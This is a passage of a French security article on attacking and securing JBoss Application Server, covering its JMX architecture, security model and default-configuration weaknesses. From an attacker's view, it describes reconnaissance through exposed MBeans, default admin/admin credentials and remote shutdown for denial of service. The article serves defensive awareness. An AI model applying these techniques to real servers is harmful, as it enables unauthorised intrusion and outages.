

JBoss Application Server : exploitation et sécurisation

Renaud Dubourgais
renaud.dubourgais(@)hsc.fr

Hervé Schauer Consultants

Résumé Depuis quelques années, JBoss Application Server fait partie de notre quotidien. Intervenant dans de nombreuses architectures web, téléphonie et autres en tant que solution *middleware open-source*, il est maintenant fréquent de rencontrer une bannière « JBoss AS » sur Internet ou bien au sein d'un réseau interne. Son architecture entièrement basée sur le modèle J2EE inspire la performance, la modularité mais également la sécurité. Il est vrai que les avis de sécurité sur ces serveurs se font rares et peu d'intrusions de grande envergure ne semblent avoir fait écho jusqu'à présent. Cependant, cette réalité va régulièrement à l'encontre des différents retours d'expérience qu'il est possible d'avoir lors des tests d'intrusion. En effet, ceux-ci montrent une déficience quasi-systématique au sein de la configuration des JBoss. La conséquence immédiate : l'intrusion au sein du système d'information. Bien entendu, les techniques peuvent être différentes mais la faille d'origine reste la même : une interface non protégée permettant la prise de contrôle. Cette faille récurrente peut se justifier de part les points d'entrée multiples voire trop nombreux que comptent JBoss (JMX Console, Web Console, Admin Console, *Invokers* divers et variés, etc.). Certains sont même inconnus des administrateurs et la configuration en place s'en ressent bien souvent en terme de sécurité. Cet article a donc pour principal objectif de les mettre en lumière afin, à l'avenir, de faciliter leur sécurisation. Nous reviendrons donc, dans un premier temps, sur les mécanismes internes de JBoss AS souvent obfusqués par un niveau d'abstraction important, et plus particulièrement sur sa gestion de la sécurité. Les points d'entrée que propose JBoss ainsi que les possibilités qu'ils offrent seront ensuite décrits, puis exploités comme pourrait le faire un attaquant potentiel lorsque ceux-ci ne sont pas suffisamment protégés. Pour finir, des solutions de sécurisation seront proposées, afin de donner un aperçu très général des possibilités offertes par JBoss en terme de sécurité, possibilités souvent sous-exploitées par les administrateurs.

1 Avant propos

Le terme JBoss sous-entend très souvent le serveur d'application qui y est rattaché : JBoss Application Server (JBoss AS). Cependant, même si à ses débuts le projet était essentiellement constitué de ce produit, aujourd'hui celui-ci est devenu bien plus complexe. JBoss Application Platform, Web Platform, Portal Platform, SOA Platform, Data Services Platform, elles-mêmes regroupées dans la solution JBoss Enterprise Middleware Suite (JEMS), sont entre autres, les solutions qu'il est maintenant possible de trouver sur le site officiel de JBoss [1]. Cependant, malgré votre probable réticence au projet au premier abord, rassurez-vous, ces solutions ne sont pas si éloignées les unes des autres et sont en réalité basées sur le même socle applicatif : JBoss Application Server (JBoss AS).

À la naissance du projet JBoss, au tout début des années 2000, l'objectif de Marc Fleury était simple : proposer une solution *middleware open-source* capable de concurrencer les différents produits propriétaires existants et dominants le marché de l'époque (à savoir WebLogic de Oracle-BEA et Websphere d'IBM). À cette époque, le J2EE était encore relativement jeune et de nombreux concepts n'étaient pas encore

utilisés ou n'existaient simplement pas. Il n'était donc pas nécessaire de proposer des dizaines de solutions pour répondre aux besoins. La communauté JBoss donna donc naissance à un unique produit : le serveur d'application J2EE JBoss Application Server (il y eut bien entendu d'autres produits proposés par JBoss mais c'est celui-ci qui constituait le coeur du projet).

L'intérêt de ce serveur d'application était qu'il pouvait être utilisé pour à peu près tout et n'importe quoi au sein d'une architecture. Il pouvait aussi bien être utilisé comme *middleware* que serveur frontal dans des domaines très variés (web, téléphonie, etc.).

À la vue de la popularité grandissante de cette solution qui se rapprochait dangereusement de celle de WebLogic et WebSphere après seulement quelques années d'existence, Red Hat s'est lancé dans le rachat de l'entreprise JBoss Inc. en 2006, amenant à une refonte totale de JBoss AS. Celui-ci fut notamment intégré en tant qu'élément de base à une solution *middleware* bien plus complexe appelée JEMS, afin de s'adapter à l'évolution importante du besoin dans le domaine du J2EE. Bien que le projet ait énormément évolué, le socle est resté le même et a suivi un cycle de développement indépendant [2] soutenu par une communauté très active, mais répercutant, par la même occasion, toutes les problématiques de sécurité sur l'ensemble des solutions JBoss proposées à l'heure actuelle.

1.1 JBoss AS, un serveur sécurisé ?

Étant entièrement basé sur la technologie Java 2, JBoss AS bénéficie de tous les dispositifs de sécurisation associés au langage que ce soit au niveau applicatif (*sandboxing*, gestion des autorisations, etc.) qu'au niveau de l'exécution elle-même (vérification du *bytecode*, typage de données, etc) lui fournissant, en théorie, tous les atouts en terme de sécurité.

Cependant, d'un point de vue plus pragmatique, la réalité s'avère très souvent différente. Les tests d'intrusion et les audits de sécurité qui peuvent être réalisés montrent bien un engouement de plus en plus prononcé des entreprises pour JBoss AS (indépendant ou intégré à JEMS), mais montrent également que de plus en plus d'intrusions débutent par la compromission d'un JBoss AS et cela ne va pas en s'arrangeant. Les méthodes d'intrusion peuvent être différentes mais sont très souvent d'une simplicité enfantine : l'utilisation d'une interface d'administration non ou mal protégée. L'impact, quant à lui, peut être catastrophique pour la victime : récupération de données clientes, rebond sur des serveurs internes sensibles, attaques de sites tiers, etc.

Bien entendu, nous nous accorderons tous à dire qu'une interface d'administration mal protégée fournit forcément un point d'entrée au système et que la faute peut être essentiellement rejetée sur l'administrateur responsable de l'équipement. Cependant, un taux de réussite d'intrusion sur des serveurs JBoss se rapprochant des 100% démontre un problème autre qu'une simple négligence.

Face à cette réalité, il est assez facile de trouver une première justification au problème. JBoss AS est, depuis sa naissance, très complexe. L'important niveau d'abstraction et le nombre de fonctionnalités rendent notamment la compréhension de son fonctionnement particulièrement difficile. C'est d'ailleurs pour cela qu'en général la configuration par défaut du serveur est laissée comme telle de peur de « tout casser ». Les audits révèlent d'ailleurs que la plupart des administrateurs ignorent même les possibilités que peuvent offrir certaines fonctionnalités les laissant donc à la disposition de tout le monde « au cas où ». Fait encore plus inquiétant, même lorsque la configuration a été modifiée et maîtrisée dans un espoir de sécurisation, celle-ci s'avère encore insuffisante car certaines portes, souvent inconnues des administrateurs, n'ont pas été verrouillées.

1.2 Objectifs de l'article

Aux vues des différentes observations qui ont pu être faites au cours des tests d'intrusion, des audits de sécurité et même de la vie courante, il semble donc important d'établir, une bonne fois pour toute, le risque qu'un serveur JBoss AS peut constituer au sein d'une infrastructure si celui-ci n'est pas correctement configuré. Cet article a donc deux objectifs :

- sensibiliser les administrateurs au risque potentiel que constitue un JBoss AS mal configuré ;
- apporter des solutions pragmatiques pour verrouiller définitivement les différentes portes d'entrée que peut offrir JBoss AS.

Il faut également noter que les éléments qui seront décrits dans cet article ne sont pas nouveaux. En effet, les problèmes qui seront évoqués ont été mis en valeur il y a déjà plusieurs années. Certains ont même fait l'objet d'avis de sécurité et une conférence sur le sujet a également été donnée à Hack.lu en 2008 [3].

Par ailleurs, cet article n'a pas pour vocation d'établir une échelle de qualité entre les produits actuellement présents sur le marché ni de blâmer la qualité de JBoss AS. L'objectif ici est de mettre en lumière les nombreux dispositifs de sécurité dont il dispose afin de faciliter sa sécurisation. Une fois la maîtrise de ces dispositifs acquise, les serveurs JBoss AS peuvent être particulièrement robustes. D'autre part, les *middleware* tels que WebLogic ou Websphere ne seront pas abordés ici mais ceux-ci possèdent également des faiblesses dont il faut avoir conscience. En aucun cas, cet article ne doit donc entrer en ligne de compte pour le choix d'une solution par rapport à une autre.

2 Architecture générale de JBoss AS

Depuis sa naissance, l'architecture de JBoss AS demeure très complexe et difficile à appréhender. Prônant la modularité à son maximum, un important niveau d'abstraction a été mis en place dès le départ par les concepteurs, et plus particulièrement grâce à l'intégration de nombreux concepts dont l'AOP (*Aspect Oriented Programming*) par exemple. Cette conception permet de diminuer de manière

significative les dépendances entre les composants, mais complique également fortement la compréhension du fonctionnement interne de JBoss lorsque nous nous y intéressons d'un peu plus près. La refonte du cœur de JBoss AS à partir de la version 5 n'a pas arrangé les choses en proposant un modèle légèrement différent des versions antérieures, mais intégrant encore de nombreux nouveaux concepts et fonctionnalités (*Virtual File System*, *Virtual Deployment Framework*, etc.).

Cependant, pour pouvoir aborder avec sérénité la suite de l'article, il est important de bien comprendre un certain nombre de notions. Bien entendu, nous n'allons pas développer en détail chaque partie du cœur de JBoss (ce qui nécessiterait probablement un article à part entière) mais nous allons nous attacher aux parties pouvant potentiellement être exploitées par un attaquant en vue d'une intrusion.

Pour les lecteurs désirant en savoir un peu plus sur le fonctionnement interne de JBoss AS, l'ensemble de la documentation est disponible sur le site de la communauté [4].

2.1 JBoss AS 4 et antérieur : le JMX Microkernel

Afin de garantir sa modularité, JBoss AS utilise le concept de composants. Un composant (*Component*) au sens JBoss correspond à une entité représentant une ressource au sens large du terme. Une ressource peut donc correspondre aussi bien à un périphérique qu'à une partie du cœur de JBoss AS, signifiant que leur gestion sera strictement identique quelle que soit la nature de la ressource gérée. Pour connecter ces composants entre eux et permettre les interactions extérieures avec ces mêmes composants, JBoss intègre l'implémentation de la *Java Management Extension* (JMX) [5] qui constitue en quelque sorte la colonne vertébrale de JBoss AS (cf. Figure 1).




Fig. 1. Connexion des composants via la JMX

Via la JMX, il est donc possible de gérer l'ensemble des composants de JBoss AS. Parmi les composants principaux présents par défaut, nous trouvons notamment :

- un **conteneur web** : serveur Tomcat utilisé pour l'hébergement d'applications web (interface d'administration, application utilisateur, etc.). Ce conteneur permet d'utiliser JBoss AS comme frontal web et de l'administrer plus aisément à l'aide d'applications proposées par défaut.
- un **conteneur EJB** : serveur utilisé pour l'exécution d'EJB et principalement utilisé lorsque JBoss AS est utilisé comme *middleware* au sein de l'architecture applicative.




Fig. 2. Architecture JMX au sein de JBoss AS

L'architecture JMX peut être décomposée en trois couches que la figure 2 illustre. Le **niveau Instrumentation** est la couche la plus basse mais aussi la plus importante de l'implémentation JMX puisqu'elle correspond à l'ensemble des composants gérés par JBoss (applicatif, périphériques, modules d'authentification...). Plus techniquement parlant, il s'agit de classes Java appelées *Java Managed Beans* (ou MBeans) qui implémentent une interface permettant de gérer la ressource qu'elles représentent. La principale fonction de ce niveau est donc de s'abstraire totalement de la nature de la ressource sous-jacente et de la manipuler via un simple objet Java.

Au dessus de cette couche se trouve le **niveau Agent** qui, par l'intermédiaire du *JMX Microkernel* constitué du *MBean Server* et d'*Agents*, va gérer la communication entre le niveau supérieur et l'ensemble des composants du niveau Instru-

mentation. Pour manipuler un quelconque composant au sein de JBoss, il est donc obligatoire de passer par le *JMX Microkernel*, et plus particulièrement par le *MBean Server* qui joue le rôle de contrôleur au sein de l'architecture.

Le **niveau Services Distribués** permet, lui, de faire communiquer les applications tierces (applications utilisateurs, interfaces d'administration ...) avec le *MBean Server* à l'aide d'objets Java appelés *Connectors* et *Adaptors*. Il s'agit d'éléments permettant d'interfacer un protocole arbitraire (HTTP, RMI, SOAP, IIOP ...) avec l'implémentation JMX. Ils garantissent notamment l'invocation distante d'objets Java quel que soit le protocole utilisé.

Au cours de l'article, le terme *Invoker* sera également utilisé. Il s'agit de composants particuliers utilisés pour communiquer à distance avec le *MBean Server*. Ils sont généralement associés à un *Adaptor*.

Du point de vue d'un attaquant, le moindre accès au *MBean Server* suffit pour contrôler totalement l'ensemble des MBeans sous-jacents et par conséquent le serveur JBoss lui-même. Concernant les moyens d'accès, JBoss nous fournit déjà tous les outils nécessaires via les *Connectors* et les *Adaptors* avec lesquels il est nécessaire de communiquer (cf. figure 3).




Fig. 3. Schéma d'attaque sur un JBoss AS

2.2 JBoss AS 5 et supérieur : un modèle orienté POJO

La version 5 de JBoss AS apporte des différences notables au niveau du modèle et de l'architecture interne du serveur. La principale évolution concerne notamment le *JMX Microkernel* qui a été progressivement remplacé par un élément déjà présent dans les versions antérieures mais qui restait secondaire : le *Microcontainer*. Cet élément apporte encore plus de modularité et d'abstraction en intégrant la notion de POJO (*Plain Old Java Object*) au serveur JBoss AS.

Du point de vue de l'attaquant encore une fois, cela ne change pas énormément la donne et la méthode d'attaque reste strictement identique. À partir du moment où le cœur de JBoss est sous contrôle, le serveur tout entier l'est également. La différence majeure avec JBoss 4, pouvant entraver la bonne marche d'une attaque, réside essentiellement dans la configuration par défaut beaucoup plus stricte, rendant l'intérêt de certains MBeans très limité.

3 Modèle de sécurité de JBoss AS

Les problématiques de sécurisation n'ont pas échappé aux concepteurs de JBoss AS et ont intégré dès son lancement bon nombre de mécanismes de sécurité allant de la gestion des autorisations à la mise en place de *sandboxes* pour les différents composants hébergés. L'objectif de ces dispositifs est clairement d'éviter tout accès illégitime à une ressource particulière mais également d'empêcher un composant de réaliser des opérations malveillantes.

3.1 Gestion des autorisations : JBossSX

Afin d'assurer la gestion des autorisations pour les accès aux composants, JBoss AS intègre la *JBoss Security Extension* (JBossSX). Cette extension est, par défaut, basée sur l'API JAAS (*Java Authentication and Authorization Service*) fournissant une indépendance entre l'applicatif et la sécurité.

Cette API étant relativement complexe, nous allons seulement nous attarder sur les notions importantes que sont :

- les domaines de sécurité (*Security Domain*) ;
- les rôles ;
- les *Principals* (les identifiants entre autres) ;
- les *Credentials* (mot de passe, certificat ...).

Les **domaines de sécurité** correspondent aux éléments centraux de l'architecture de sécurité de JBoss en permettant de fixer une politique de gestion des autorisations différente (*Application policy*) pour un groupe de composants donné. Chaque domaine de sécurité est donc constitué d'une politique particulière spécifiant la ou les méthodes d'authentification qui seront utilisées pour l'accès aux composants auxquels s'applique ce domaine. Dans le cadre de JBoss, les méthodes d'authentification correspondent à des *Login Modules*. Un certain nombre sont présents par défaut (identification par login/mot de passe, par base LDAP, par certificat, etc.)

dont une liste exhaustive est présente sur le site de la communauté [6].

Pour visualiser les domaines de sécurité présents par défaut sur JBoss AS, il suffit de consulter le fichier `JBOSS_SERVER/conf/login-config.xml` dont voici un aperçu pour le domaine de sécurité *jmx-console* :

```
<application-policy name="jmx-console">
  <authentication>
    <login-module code="org.jboss.security.auth.spi.UsersRolesLoginModule" flag="required">
      <module-option name="usersProperties">props/jmx-console-users.properties</module-option>
      <module-option name="rolesProperties">props/jmx-console-roles.properties</module-option>
    </login-module>
  </authentication>
</application-policy>
```

Ce domaine utilise par exemple le *Login Module* correspondant à la classe Java `org.jboss.security.auth.spi.UsersRolesLoginModule`, fournissant une authentification par login/mot de passe avec une gestion des droits d'accès à l'aide de rôles. Les comptes et les rôles se trouvent respectivement dans les fichiers dédiés `jmx-console-users.properties` et `jmx-console-roles.properties`.

Les **rôles**, pour leur part, sont associés à un domaine de sécurité et permettent de spécifier qui possède les droits d'accès aux composants auxquels s'appliquent le domaine. Si l'utilisateur ou l'objet authentifié possède un rôle défini dans le domaine de sécurité appliqué, alors celui-ci pourra accéder aux composants associés sinon l'accès lui sera refusé (même si l'authentification a réussi).

Les **Principals** peuvent être globalement considérés comme des identifiants permettant d'identifier de manière unique un utilisateur ou un objet aux vues de son authentification. Ces *Principals* sont ensuite associés à des rôles afin de leur attribuer des droits d'accès.

Les **Credentials** permettent de prouver que l'utilisateur ou l'objet demandant les accès est bien celui qu'il prétend être. Les *Credentials* peuvent être des mots de passe ou des certificats par exemple mais plus généralement des objets Java.

Concernant le stockage de ces éléments, JBoss permet de multiple supports : base de données, fichiers texte, base LDAP, etc.

3.2 Intégration de la sécurité Java 2

Étant donné que le risque ne vient pas forcément des utilisateurs mais peut aussi venir des composants hébergés, JBoss AS intègre également l'ensemble des mécanismes de sécurité de Java 2 et notamment le *Security Manager*. L'objectif premier de ce mécanisme est de *sandboxer* des composants, c'est-à-dire de restreindre les privilèges d'un code Java lors de son exécution afin de prévenir d'éventuelles opérations à risque (accès au système d'exploitation, ouverture de sockets, lancement de processus, création de *class loader*, etc.). Cette protection permet d'empêcher toute atteinte à l'intégrité et à l'éventuelle confidentialité des données manipulées par

le serveur. Cela est particulièrement utile dans le cas d'une porte dérobée qui aurait été insérée au sein du serveur. Concernant la configuration du *Security Manager*, celle-ci est généralement unique suivant le système et les applications mises en place. La politique de sécurité à appliquer est donc propre à chaque serveur.

3.3 JBoss AS et sa configuration par défaut

JBoss AS intègre également une multitude d'autres mécanismes de sécurité qui n'ont pas été décrits ici faisant de lui, à première vue, un serveur plutôt robuste. Cependant, comme mentionné précédemment, la réalité est bien souvent différente et les tests d'intrusion sont là pour le prouver. Un rapide coup d'oeil au sein de la configuration de JBoss AS suffit pour trouver son principal défaut : il n'active aucun mécanisme de sécurité par défaut. Cela signifie que malgré une déclaration effective des différents domaines de sécurité dans la configuration de JBoss AS, ceux-ci ne sont rattachés à rien, ouvrant ainsi toutes les portes aux éventuels attaquants. Dans la pratique, il faut également noter que bon nombre d'administrateurs n'activent pas ces sécurités même les plus simples à mettre en place, soit par négligence soit par leur incompréhension des mécanismes de sécurité. Lorsque quand bien même certaines sécurités sont mises en place, les mots de passe par défaut sont généralement laissés (à savoir *admin/admin*) rappelant étrangement les vulnérabilités qu'il est encore possible de trouver sur les serveurs Tomcat et ses dérivés (Geronimo, Jetty, etc.).

Concernant le *Security Manager*, celui-ci n'est même pas disponible dans les options de lancement de JBoss. Il est donc nécessaire d'aller modifier à la main le script de lancement pour l'activer ce qui, dans la pratique, n'est jamais fait. D'autre part, ce mécanisme est reconnu pour sa configuration complexe qui peut rendre impossible le lancement du serveur lorsqu'elle est trop restrictive. De plus, pour que celle-ci soit efficace, elle doit être propre à chaque serveur suivant le système et les applications mises en place consommant ainsi de nombreuses ressources dans sa configuration. Cette protection n'est donc que très rarement activée et toujours trop permissive.

4 JBoss AS du point de vue de l'attaquant

À la vue de la configuration par défaut des serveurs JBoss en terme de sécurité, il est facile de comprendre l'intérêt que portent les pirates à ces serveurs. Cependant, pirater un serveur c'est « bien » mais encore faut-il qu'il soit utile. Ainsi, quelles fonctionnalités si intéressantes ces serveurs apportent-ils ? Et bien en réalité, elles peuvent être de plusieurs ordres allant de l'obtention d'information sur le serveur lui-même à l'exécution de code arbitraire en passant par la modification à la volée de la configuration du serveur ; en d'autres termes : une vraie mine d'or pour les pirates. La seule obligation est d'avoir un accès aux MBeans fournissant ces fonctionnalités et donc plus généralement au *MBean Server*.

Pour cette partie, nous allons nous placer du point de vue d'un attaquant étant parvenu (par une technique décrite par la suite), à prendre le contrôle du *MBean Ser-*

ver de JBoss AS et désirant réaliser des opérations malveillantes. Seuls les MBeans potentiellement utilisables lors d'une intrusion seront décrits ici.

4.1 Récupération d'informations

Avant d'intruser un système quel qu'il soit, un attaquant passe nécessairement par une phase de reconnaissance visant à identifier de manière précise sa cible afin de détecter d'éventuelles vulnérabilités exploitables. Pour cela, JBoss AS propose par défaut un certain nombre de MBeans donnant tous les outils à l'attaquant pour réaliser cette opération. Il peut notamment obtenir une description complète de l'arborescence du serveur JBoss par l'intermédiaire du MBean prévu à cet effet `jboss.system:type=ServerConfig` (emplacement des répertoires de déploiement, des fichiers de journalisation, des répertoires temporaires, des fichiers de configuration, etc.). La figure 4 donne un aperçu des attributs qu'il est possible de récupérer par l'intermédiaire de ce MBean.

Name	Type	Access	Value	Description
ServerDataDir	java.io.File	R	/opt/jboss-4.2.0.GA/server/default/data	MBean Attribute.
ExitOnShutdown	boolean	RW	<input checked="" type="radio"/> True <input type="radio"/> False	MBean Attribute.
ServerLogDir	java.io.File	R	/opt/jboss-4.2.0.GA/server/default/log	MBean Attribute.
HomeURL	java.net.URL	R	file:/opt/jboss-4.2.0.GA/	MBean Attribute.
ServerConfigURL	java.net.URL	R	file:/opt/jboss-4.2.0.GA/server/default/conf/	MBean Attribute.
ServerTempDeployDir	java.io.File	R	/opt/jboss-4.2.0.GA/server/default/tmp/deploy	MBean Attribute.
RequireJBossURLStreamHandlerFactory	boolean	RW	<input checked="" type="radio"/> True <input type="radio"/> False	MBean Attribute.
PlatformMBeanServer	boolean	R	False	MBean Attribute.
ServerNativeDir	java.io.File	R	/opt/jboss-4.2.0.GA/server/default/tmp/native	MBean Attribute.
ServerTempDir	java.io.File	R	/opt/jboss-4.2.0.GA/server/default/tmp	MBean Attribute.
ServerName	java.lang.String	R	default	MBean Attribute.
ServerHomeURL	java.net.URL	R	file:/opt/jboss-4.2.0.GA/server/default/	MBean Attribute.
RootDeploymentFilename	java.lang.String	RW	<input type="text" value="jboss-service.xml"/>	MBean Attribute.
PatchURL	java.net.URL	R	null	MBean Attribute.
BlockingShutdown	boolean	RW	<input type="radio"/> True <input checked="" type="radio"/> False	MBean Attribute.
SpecificationVersion	java.lang.String	R	4.2.0.GA	MBean Attribute.
ServerHomeDir	java.io.File	R	/opt/jboss-4.2.0.GA/server/default	MBean Attribute.
ServerLibraryURL	java.net.URL	R	file:/opt/jboss-4.2.0.GA/server/default/lib/	MBean Attribute.
ServerBaseDir	java.io.File	R	/opt/jboss-4.2.0.GA/server	MBean Attribute.
ServerBaseURL	java.net.URL	R	file:/opt/jboss-4.2.0.GA/server/	MBean Attribute.
LibraryURL	java.net.URL	R	file:/opt/jboss-4.2.0.GA/lib/	MBean Attribute.
HomeDir	java.io.File	R	/opt/jboss-4.2.0.GA	MBean Attribute.

Fig. 4. Attributs du MBean `jboss.system :type=ServerConfig`

L'attaquant peut déduire de ces informations, le système d'exploitation sous-jacent, la version du serveur JBoss, les répertoires potentiellement exploitables pour l'écriture de fichiers et les éventuelles vulnérabilités propres à la version du serveur JBoss. Pour obtenir des informations encore plus précises sur le serveur (branche SVN, date de compilation ...), l'attaquant peut également interroger le MBean

`jboss.system:type=Server`.

Le MBean `jboss.system:type=ServerInfo`, quant à lui, fournit une description très précise de l'OS (version du système, architecture 32 ou 64 bits, nombre de processeurs, mémoire disponible, etc.) et de la machine virtuelle Java (version, éditeur, etc.). De ces informations, l'attaquant peut également déduire d'éventuelles vulnérabilités au sein du système d'exploitation en vue d'une future élévation de privilèges par exemple (cf. figure 5).

Name	Type	Access	Value	Description
ActiveThreadCount	java.lang.Integer	R	48	MBean Attribute.
AvailableProcessors	java.lang.Integer	R	1	MBean Attribute.
OSArch	java.lang.String	R	i386	MBean Attribute.
MaxMemory	java.lang.Long	R	532742144	MBean Attribute.
HostAddress	java.lang.String	R	127.0.0.1	MBean Attribute.
JavaVersion	java.lang.String	R	1.6.0_0	MBean Attribute.
OSVersion	java.lang.String	R	2.6.24-19-generic	MBean Attribute.
JavaVendor	java.lang.String	R	Sun Microsystems Inc.	MBean Attribute.
TotalMemory	java.lang.Long	R	133365760	MBean Attribute.
ActiveThreadGroupCount	java.lang.Integer	R	7	MBean Attribute.
OSName	java.lang.String	R	Linux	MBean Attribute.
FreeMemory	java.lang.Long	R	105237600	MBean Attribute.
HostName	java.lang.String	R	vmtomcat	MBean Attribute.
JavaVMVersion	java.lang.String	R	1.6.0_0-b11	MBean Attribute.
JavaVMVendor	java.lang.String	R	Sun Microsystems Inc.	MBean Attribute.
JavaVMName	java.lang.String	R	OpenJDK Client VM	MBean Attribute.

Fig. 5. Attributs du MBean `jboss.system :type=ServerInfo`

4.2 Déni de service

Une fois en interaction avec le *MBean Server*, un attaquant ne s'arrête généralement pas à une simple phase de reconnaissance et peut commencer à mener des actions bien plus néfastes. L'un des objectifs peut notamment être la mise hors service du serveur dans le cadre d'un « contrat » avec un concurrent de la victime par exemple. Pour mener une telle attaque, il faut savoir que JBoss AS permet, à l'aide du MBean `jboss.system:type=Server`, d'arrêter purement et simplement le serveur à distance par l'invocation des méthodes `shutdown()`, `halt()` ou `exit()` du MBean, nécessitant un redémarrage « à la main » du serveur.

Une autre possibilité, qui se rapproche de celle offerte par les serveurs Tomcat, est d'arrêter les applications et composants sensibles du serveur (applications et composants d'administration, points d'entrée au serveur, applicatif métier, etc.). Pour cela, JBoss fournit une méthode générique `stop()` valable sur la quasi-totalité des MBeans permettant l'arrêt du MBean sur lequel elle est appliquée. Cette méthode est beaucoup plus vicieuse car elle n'arrête pas le serveur en temps que tel et il sera

nécessaire d'analyser les différents logs, souvent peu précis sur l'origine du problème. La façon la plus simple et la plus rapide pour les administrateurs sera, de nouveau, le redémarrage « à la main » du JBoss AS s'ils ne veulent pas passer plusieurs heures à chercher quel composant il est nécessaire de redémarrer.

Ces possibilités s'adressent généralement à des *script kiddies* car la simple manipulation du serveur JBoss chez soi suffit à les découvrir.

4.3 Exécution de code arbitraire à la volée

